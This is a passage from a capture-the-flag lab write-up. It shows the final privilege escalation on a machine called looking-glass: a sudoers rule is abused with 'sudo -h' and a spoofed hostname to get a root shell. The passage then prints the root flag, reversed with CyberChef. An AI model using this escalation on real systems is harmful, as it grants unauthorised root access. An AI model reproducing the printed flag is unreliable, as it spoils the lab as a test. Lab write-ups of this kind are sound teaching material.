alice ssalg-gnikool = (root) NOPASSWD: /bin/bash

```

I could run **/bin/bash** with sudo by mentioning the hostname as **ssalg-gnikool** (*reverse of the looking-glass*). I checked the following command to see whether it worked or not. Fortunately, it worked!

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```


Figure 31. Final PE

The root flag was located in the home directory of the root user:

```
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```

Figure 32. root.txt

This was where CyberChef came into play again. Reversing the string:



The screenshot shows the CyberChef web interface. On the left, under the 'Recipe' tab, a 'Reverse' operation is selected. The 'Input' field on the right contains the hex string: `}f3dae6dec817ad10b750d79f6b7332cb{mht`. The 'Output' field displays the result of the reversal: `thm{bc2337b6f97d057b01da718ced6ead3f}`.

Figure 33. Taking the root flag



**Thanks**